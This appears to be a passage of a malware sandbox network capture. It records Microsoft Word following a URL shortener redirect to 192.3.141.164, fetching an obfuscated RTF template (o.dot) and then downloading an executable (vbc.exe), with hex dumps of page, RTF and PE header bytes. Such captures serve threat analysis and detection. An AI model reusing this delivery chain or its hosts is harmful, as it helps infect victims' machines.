68 61 72 65 2c 20 73 68 6f 72 74 65 6e 2c 20 73 61 76 65 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 57 65 6c 63 6f 6d 65 20 74 6f 20 58 59 32 2e 65 75 20 2d 20 44 6f 20 79 6f 75 20 68 61 76 65 20 65 6e 6f 75 67 68 20 6f 66 20 70 6f 73 74 69 6e 67 20 55 52 4c 73 20 69 6e 20 65 6d 61 69 6c 73 20 6f 6e 6c 79 20 74 6f 20 68 61 76 65 20 69 74 20 62 72 65 61 6b 20 77 68 65 6e 20 73 65 6e 74 20 63 61 75 73 69 6e 67 20 74 68 65 20 Data Ascii: 1FC3<!DOCTYPE html ><head><script async data-ad-client="ca-pub-2614556310778759" src="//pagead2.googlesyndication.com/pagead/js/adsbygoogle.js"></script><script> (adsbygoogle = window.adsbygoogle || []).push({ google_ad_client: "ca-pub-2614556310778759", enable_page_level_ads: true });</script> ... Global site tag (gtag.js) - Google Analytics --> <script async src="https://www.googletagmanager.com/gtag/js?id=UA-36872558-7"></script> <script> window.dataLayer = window.dataLayer || []; function gtag(){dataLayer.push(arguments);} gtag('js', new Date()); gtag('config', 'UA-36872558-7'); </script> <meta charset="UTF-8"> <meta name="robots" content="index, follow"> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"> <meta name="keywords" content="short, tiny, url, compress, link, bitly, share, shorten, save"> <meta name="description" content="Welcome to XY2.eu - Do you have enough of posting URLs in emails only to have it break when sent causing the

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	93.157.97.6	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:10.403116941 CEST	22	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: DavClnt translate: f Host: xy2.eu

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:10.651000023 CEST	23	IN	HTTP/1.1 200 OK date: Fri, 11 Jun 2021 13:59:10 GMT server: Apache x-powered-by: PHP/5.5.38 cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:59:10 GMT vary: Accept-Encoding transfer-encoding: chunked content-type: text/html Data Raw: 31 46 43 33 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 64 61 74 61 2d 61 64 2d 63 6c 69 65 6e 74 3d 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 20 73 72 63 3d 22 2f 2f 70 61 67 65 61 64 32 2e 67 6f 6f 67 6c 65 73 79 6e 64 69 63 61 74 69 6f 6e 2e 63 6f 6d 2f 70 61 67 65 61 64 2f 6a 73 2f 61 64 73 62 79 67 6f 6f 67 6c 65 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 28 61 64 73 62 79 67 6f 6f 67 6c 65 20 3d 20 77 69 6e 64 6f 77 2e 61 64 73 62 79 67 6f 6f 67 6c 65 20 7c 7c 20 5b 5d 29 2e 70 75 73 68 28 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 67 6f 6f 67 6c 65 5f 61 64 5f 63 6c 69 65 6e 74 3a 20 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 65 6e 61 62 6c 65 5f 70 61 67 65 5f 6c 65 76 65 6c 5f 61 64 73 3a 20 74 72 75 65 0d 0a 20 20 20 20 20 20 7d 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 20 20 3c 21 2d 2d 20 47 6f 6f 67 6c 65 20 41 6e 61 6c 79 74 69 63 73 20 2d 2d 3e 0d 0a 20 20 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 74 61 67 6d 61 6e 61 67 65 72 2e 63 6f 6d 2f 67 74 61 67 2f 6a 73 3f 69 64 3d 55 41 2d 33 36 38 37 32 35 35 38 2d 37 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 3d 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 7c 7c 20 5b 5d 3b 0d 0a 20 20 20 20 66 75 6e 63 74 69 6f 6e 20 67 74 61 67 28 29 7b 64 61 74 61 4c 61 79 65 72 2e 70 75 73 68 28 61 72 67 75 6d 65 6e 74 73 29 3b 7d 0d 0a 20 20 20 20 67 74 61 67 28 27 6a 73 27 2c 20 6e 65 77 20 44 61 74 65 28 29 29 3b 0d 0a 0d 0a 20 20 20 20 67 74 61 67 28 27 63 6f 6e 66 69 67 27 2c 20 27 55 41 2d 33 36 38 37 32 35 35 38 2d 37 27 29 3b 0d 0a 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 0d 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 73 68 6f 72 74 2c 20 74 69 6e 79 2c 20 75 72 6c 2c 20 63 6f 6d 70 72 65 73 73 2c 20 6c 69 6e 6b 2c 20 62 69 74 6c 79 2c 20 73 68 61 72 65 2c 20 73 68 6f 72 74 65 6e 2c 20 73 61 76 65 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 57 65 6c 63 6f 6d 65 20 74 6f 20 58 59 32 2e 65 75 20 2d 20 44 6f 20 79 6f 75 20 68 61 76 65 20 65 6e 6f 75 67 68 20 6f 66 20 70 6f 73 74 69 6e 67 20 55 52 4c 73 20 69 6e 20 65 6d 61 69 6c 73 20 6f 6e 6c 79 20 74 6f 20 68 61 76 65 20 69 74 20 62 72 65 61 6b 20 77 68 65 6e 20 73 65 6e 74 20 63 61 75 73 69 6e 67 20 74 68 65 20 Data Ascii: 1FC3<!DOCTYPE html ><head><script async data-ad-client="ca-pub-2614556310778759" src="//pagead2.go oglesyndication.com/pagead/js/adsbygoogle.js"></script><script> (adsbygoogle = window.adsbygoogle || []).push({ google_ad_client: "ca-pub-2614556310778759", enable_page_level_ads: true });</script> ... Global site tag (gtag .js) - Google Analytics --> <script async src="https://www.googletagmanager.com/gtag/js?id=UA-36872558-7"></script> <script> window.dataLayer = window.dataLayer || []; function gtag(){dataLayer.push(arguments);} gtag('js', new Da te()); gtag('config', 'UA-36872558-7'); </script> <meta charset="UTF-8"> <meta name="robots" content="index, follow"> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"> <meta name="keywords" cont ent="short, tiny, url, compress, link, bitly, share, shorten, save"> <meta name="description" content="Welcome to XY2.eu - Do you have enough of posting URLs in emails only to have it break when sent causing the

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	93.157.97.6	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:25.802648067 CEST	31	OUT	GET /e9yj HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: xy2.eu Connection: Keep-Alive
Jun 11, 2021 15:59:25.869736910 CEST	32	IN	HTTP/1.1 301 Moved Permanently date: Fri, 11 Jun 2021 13:59:25 GMT server: Apache location: http://xy2.eu/?redirect=e9yj cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:59:25 GMT content-length: 236 content-type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 78 79 32 2e 65 75 2f 3f 72 65 64 69 72 65 63 74 3d 65 39 79 6a 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:25.877032042 CEST	32	OUT	GET /?redirect=e9yj HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: xy2.eu Connection: Keep-Alive
Jun 11, 2021 15:59:25.947845936 CEST	33	IN	HTTP/1.1 301 Moved Permanently date: Fri, 11 Jun 2021 13:59:25 GMT server: Apache x-powered-by: PHP/5.5.38 location: http://192.3.141.164/oti/o.dot cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:59:25 GMT transfer-encoding: chunked content-type: text/html Data Raw: 32 0d 0a 0d 0a 0d 0a Data Ascii: 2
Jun 11, 2021 15:59:26.297173977 CEST	47	OUT	HEAD /e9yj HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: xy2.eu Content-Length: 0 Connection: Keep-Alive
Jun 11, 2021 15:59:26.364032030 CEST	47	IN	HTTP/1.1 301 Moved Permanently date: Fri, 11 Jun 2021 13:59:26 GMT server: Apache location: http://xy2.eu/?redirect=e9yj cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:59:26 GMT content-type: text/html; charset=iso-8859-1
Jun 11, 2021 15:59:26.365288973 CEST	47	OUT	HEAD /?redirect=e9yj HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: xy2.eu Content-Length: 0 Connection: Keep-Alive
Jun 11, 2021 15:59:26.435184956 CEST	48	IN	HTTP/1.1 301 Moved Permanently date: Fri, 11 Jun 2021 13:59:26 GMT server: Apache x-powered-by: PHP/5.5.38 location: http://192.3.141.164/oti/o.dot cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:59:26 GMT content-type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49173	192.3.141.164	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:26.142316103 CEST	33	OUT	GET /oti/o.dot HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 192.3.141.164 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:26.283691883 CEST	35	IN	HTTP/1.1 200 OK Date: Fri, 11 Jun 2021 13:59:26 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Last-Modified: Fri, 11 Jun 2021 07:49:12 GMT ETag: "2ec2-5c478be5aba60" Accept-Ranges: bytes Content-Length: 11970 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/msword Data Raw: 7b 5c 72 74 a7 5e 2b 40 b5 29 2e 2b 2c 3f 3f 2d 24 32 32 35 34 3f 3f 3d 3a 3c 29 2e 21 37 2e 3f b5 3f 2c 3f 60 5e b5 5b 3c 21 32 3e 23 36 7c 3f a7 2d 37 3e 5d 31 34 30 3f 27 37 33 b0 2b 5d 34 5d 2f 2e 5f 25 24 a7 3f 40 23 3c b0 3f 3f 60 2f 28 28 25 3f 60 5b 3c 25 39 3c 27 33 7c 3f 23 7e 30 34 32 25 37 b0 5e 36 40 36 2c 40 28 3f 3f b5 2b 5b 39 32 32 35 60 31 40 31 25 60 29 7e a7 35 2d 39 3f 5f b0 28 25 30 31 7c 5b 7e 38 3f 24 3f a7 3d 29 3f 27 3f 7c 3f 3f 60 2d b0 3f 21 33 3e 3b 7c 3f a7 34 3f 3f 3b 3a a7 2b 37 5f 3c 21 2c 25 37 5f b5 26 29 26 30 30 25 2b 32 31 28 2f 3f 2d 2b 3f 3e 38 b0 29 3f 28 29 3f 21 b5 3f 7e 2b 3a 37 3e 7e 37 24 28 2c 35 b5 2d 39 28 38 29 2f b5 25 27 32 28 37 2e 36 26 2b 31 2f 31 3a 3e 33 28 3f 2b 5e 25 7c 3d 31 40 34 5b 5f 37 28 3d 3c 34 5f 60 39 3f 3d 5f 5d 2a 25 28 5d 3f 25 3f 39 21 2e 5e 38 27 29 2b 3f 5d 35 5d 39 5b 28 3a b0 a7 34 32 3f 40 21 25 7e 7e a7 3d 7e 5f 36 5b 2d 33 3a 7c 3f 28 b5 2a 29 26 30 5b 3f 40 2a 5e b5 3d 21 33 2b 23 30 3c 40 3e 3a 39 2d 7e 2a 2a 2b 3f 2f 24 40 37 39 38 36 35 7e 3e 35 34 25 25 2f 3f 25 3e 28 33 33 5d 2b 5f 2a 27 39 25 34 3d 28 5f 32 60 3b 2e 5b 5d 3a 21 2d 3f 29 2f 60 25 b0 2c 28 34 26 5d 24 25 39 32 35 33 a7 26 5e 24 36 a7 3f 24 3c 35 3f 23 2e 36 40 32 25 26 2a 2f 2c 3a 27 3f 29 b5 21 b0 2e 3f a7 3e 3f 2e 2a 24 25 7e 3b 27 21 3d 5d 3f 60 21 b0 5f 21 29 34 2c 32 60 b5 5e 60 a7 28 3f 26 33 5b 3f 2c 25 3b 2d 28 3c 2e 30 2d 29 32 40 26 38 38 40 24 34 2c 3d 3f 7c 28 25 25 38 60 39 5b 3f a7 36 29 7e 3c 2e 30 25 34 32 29 3d 27 39 2e 32 3e 29 37 2c 37 39 3c 3f 24 a7 3f 28 37 23 3f b5 b0 5e 2e 60 3b 60 23 24 7e b5 21 37 21 35 40 3a 3f 3e 34 7e 3f 25 27 40 2e 34 25 31 27 3e 26 33 a7 3f 5d 25 23 5b 21 33 35 b5 38 3d 3f 5b 33 27 a7 2e 2f 3f 36 25 21 7e 3f 37 5d 3f 23 2f 3c 3e 3f 2d 33 2a 38 26 23 3f b5 3f 3d 2f 3f 35 2b 7e 26 7e 40 2f 39 7e 3a 3d 31 23 b5 33 3c 3b 3a 33 35 60 25 7e 38 25 3f 3b 26 3f 3f b0 40 2f 5b 25 5b 7c 21 7e 30 21 35 3f 26 32 3d 5d 3d 3c 33 2b 25 3f 3f 5e 24 31 7c 29 3a 23 7c 28 60 3a 37 3c 3c 60 28 3f 2a 3f 3f 29 23 38 3f 3e 3c 40 b0 a7 3f 37 b0 5f b0 2d 3f 7e 34 35 3d 26 39 3e 21 34 2a a7 3c 28 7e 5b 2f 29 2f 3c 60 3f b5 a7 2f 3c 2f 38 5d 3d 3d 2e 25 25 b0 35 40 33 27 5e 27 34 36 3f 32 31 5d b5 3f 29 2b 38 28 5e 3d 2d 5d 2b 38 24 25 29 34 2f 60 33 37 34 38 3c 2e 28 36 b0 5f 5e 7e a7 21 7e 5b 2a 3f 3e 3f 2d 3c 27 40 32 35 39 2a 3e 3c 3c 3f 26 34 25 24 5d 3f 3c 3a 2d 33 35 2e 29 3f 60 3f 40 3f 5f 5b 33 a7 33 35 a7 24 3b 5f 5e 32 26 b0 30 31 2f 29 36 2f 7e 26 3f 7c 40 24 21 26 a7 5b 28 29 3e 3c 7e 25 3a 40 26 3f 5d 3b 3e 36 5b 5b 3f 38 29 2d 25 2f 3b b0 38 60 2a 3e 21 36 3d 3f 26 25 3b 36 3f 24 5f 3c 3f 29 2d 31 5f 7c 26 b5 31 21 b5 2c 3f 3f 33 31 25 40 25 5f 33 39 3d 31 3f 2e 30 5e 3f 2b 5b 32 2b 2d 2b 3d 3c 2e 3f 7e 38 2d 3d 23 3b 40 26 35 3f 39 3f 5e 5d 28 27 7c 40 2a 40 21 5d 28 32 3f 21 33 5d 7c 3d 25 3e 31 28 32 7c 2f 2c 2c 38 39 3f 60 7c 25 3f 2c 31 3f 3f 31 b0 3a 2a 3f 5d 2f 34 21 31 3a 36 37 3f 7e 3f 33 2e 31 5d 3f 7c 3f 31 5e 2c 3f 5b 25 60 5e 39 3c 30 3f 7c a7 a7 23 21 38 32 29 3d 3c 60 2b 27 2f 36 26 34 23 b0 5f Data Ascii: {\rt^+@).+,??-$2254??=:<).!7.??,?`^[<!2>#6|?-7>]140?'73+]4]/._%$?@#<??`/((%?`[<%9<'3|?#~042%7^6@6,@(??+[9225`1@1%`)~5-9?_(%01|[~8?$?=)?'?|??`-?!3>;|?4??;:+7_<!,%7_&)&00%+21(/?-+?>8)?()?!?~+:7>~7$(,5-9(8)/%'2(7.6&+1/1:>3(?+^%|=1@4[_7(=<4_`9?=_]*%(]?%?9!.^8')+?]5]9[(:42?@!%~~=~_6[-3:|?(*)&0[?@*^=!3+#0<@>:9-~**+?/$@79865~>54%%/?%>(33]+_*'9%4=(_2`;.[]:!-?)/`%,(4&]$%9253&^$6?$<5?#.6@2%&*/,:'?)!.?>?.*$%~;'!=]?`!_!)4,2`^`(?&3[?,%;-(<.0-)2@&88@$4,=?|(%%8`9[?6)~<.0%42)='9.2>)7,79<?$?(7#?^.`;`#$~!7!5@:?>4~?%'@.4%1'>&3?]%#[!358=?[3'./?6%!~?7]?#/<>?-3*8&#??=/?5+~&~@/9~:=1#3<;:35`%~8%?;&??@/[%[!~0!5?&2=]=<3+%??^$1|):#|(`:7<<`(?*???)#8?><@?7_-?~45=&9>!4*<(~[/)/<`?/</8]==.%%5@3'^'46?21]?)+8(^=-]+8$%)4/`3748<.(6_^~!~[*?>?-<'@259*><<?&4%$]?<:-35.)?`?@?_[335$;_^2&01/)6/~&?|@$!&[()><~%:@&?];>6[[?8)-%/;8`*>!6=?&%;6?$_<?)-1_|&1!,??31%@%_39=1?.0^?+[2+-+=<.?~8-=#;@&5?9?^]('|@*@!](2?!3]|=%>1(2|/,,89?`|%?,1??1:*?]/4!1:67?~?3.1]?|?1^,?[%`^9<0?|#!82)=<`+'/6&4#_
Jun 11, 2021 15:59:26.437504053 CEST	48	OUT	HEAD /oti/o.dot HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 192.3.141.164 Content-Length: 0 Connection: Keep-Alive
Jun 11, 2021 15:59:26.580729008 CEST	48	IN	HTTP/1.1 200 OK Date: Fri, 11 Jun 2021 13:59:26 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Last-Modified: Fri, 11 Jun 2021 07:49:12 GMT ETag: "2ec2-5c478be5aba60" Accept-Ranges: bytes Content-Length: 11970 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: application/msword

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49174	192.3.141.164	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:27.409079075 CEST	49	OUT	GET /oti/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.141.164 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:27.551704884 CEST	50	IN	HTTP/1.1 200 OK Date: Fri, 11 Jun 2021 13:59:27 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Last-Modified: Fri, 11 Jun 2021 00:12:45 GMT ETag: "e5400-5c4725dfdba60" Accept-Ranges: bytes Content-Length: 939008 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 1b aa c2 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 a8 0b 00 00 a8 02 00 00 00 00 00 fe c5 0b 00 00 20 00 00 00 e0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0e 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 b0 c5 0b 00 4b 00 00 00 00 00 0c 00 88 a3 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 0e 00 0c 00 00 00 5f c5 0b 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 04 a6 0b 00 00 20 00 00 00 a8 0b 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 73 64 61 74 61 00 00 e8 01 00 00 00 e0 0b 00 00 02 00 00 00 ac 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 88 a3 02 00 00 00 0c 00 00 a4 02 00 00 ae 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 0e 00 00 02 00 00 00 52 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL` @ @K_ H.text `.sdata@.rsrc@@.relocR@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49175	93.157.97.6	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:44.959641933 CEST	1044	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: DavClnt translate: f Host: xy2.eu

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:59:45.176253080 CEST	1046	IN	HTTP/1.1 200 OK date: Fri, 11 Jun 2021 13:59:45 GMT server: Apache x-powered-by: PHP/5.5.38 cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:59:45 GMT vary: Accept-Encoding transfer-encoding: chunked content-type: text/html Data Raw: 31 46 43 33 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 64 61 74 61 2d 61 64 2d 63 6c 69 65 6e 74 3d 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 20 73 72 63 3d 22 2f 2f 70 61 67 65 61 64 32 2e 67 6f 6f 67 6c 65 73 79 6e 64 69 63 61 74 69 6f 6e 2e 63 6f 6d 2f 70 61 67 65 61 64 2f 6a 73 2f 61 64 73 62 79 67 6f 6f 67 6c 65 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 28 61 64 73 62 79 67 6f 6f 67 6c 65 20 3d 20 77 69 6e 64 6f 77 2e 61 64 73 62 79 67 6f 6f 67 6c 65 20 7c 7c 20 5b 5d 29 2e 70 75 73 68 28 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 67 6f 6f 67 6c 65 5f 61 64 5f 63 6c 69 65 6e 74 3a 20 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 65 6e 61 62 6c 65 5f 70 61 67 65 5f 6c 65 76 65 6c 5f 61 64 73 3a 20 74 72 75 65 0d 0a 20 20 20 20 20 20 7d 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 20 20 3c 21 2d 2d 20 47 6c 6f 62 61 6c 20 73 69 74 65 20 74 61 67 20 28 67 74 61 67 2e 6a 73 29 20 2d 20 47 6f 6f 67 6c 65 20 41 6e 61 6c 79 74 69 63 73 20 2d 2d 3e 0d 0a 20 20 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 74 61 67 6d 61 6e 61 67 65 72 2e 63 6f 6d 2f 67 74 61 67 2f 6a 73 3f 69 64 3d 55 41 2d 33 36 38 37 32 35 35 38 2d 37 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 3d 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 7c 7c 20 5b 5d 3b 0d 0a 20 20 20 20 66 75 6e 63 74 69 6f 6e 20 67 74 61 67 28 29 7b 64 61 74 61 4c 61 79 65 72 2e 70 75 73 68 28 61 72 67 75 6d 65 6e 74 73 29 3b 7d 0d 0a 20 20 20 20 67 74 61 67 28 27 6a 73 27 2c 20 6e 65 77 20 44 61 74 65 28 29 29 3b 0d 0a 0d 0a 20 20 20 20 67 74 61 67 28 27 63 6f 6e 66 69 67 27 2c 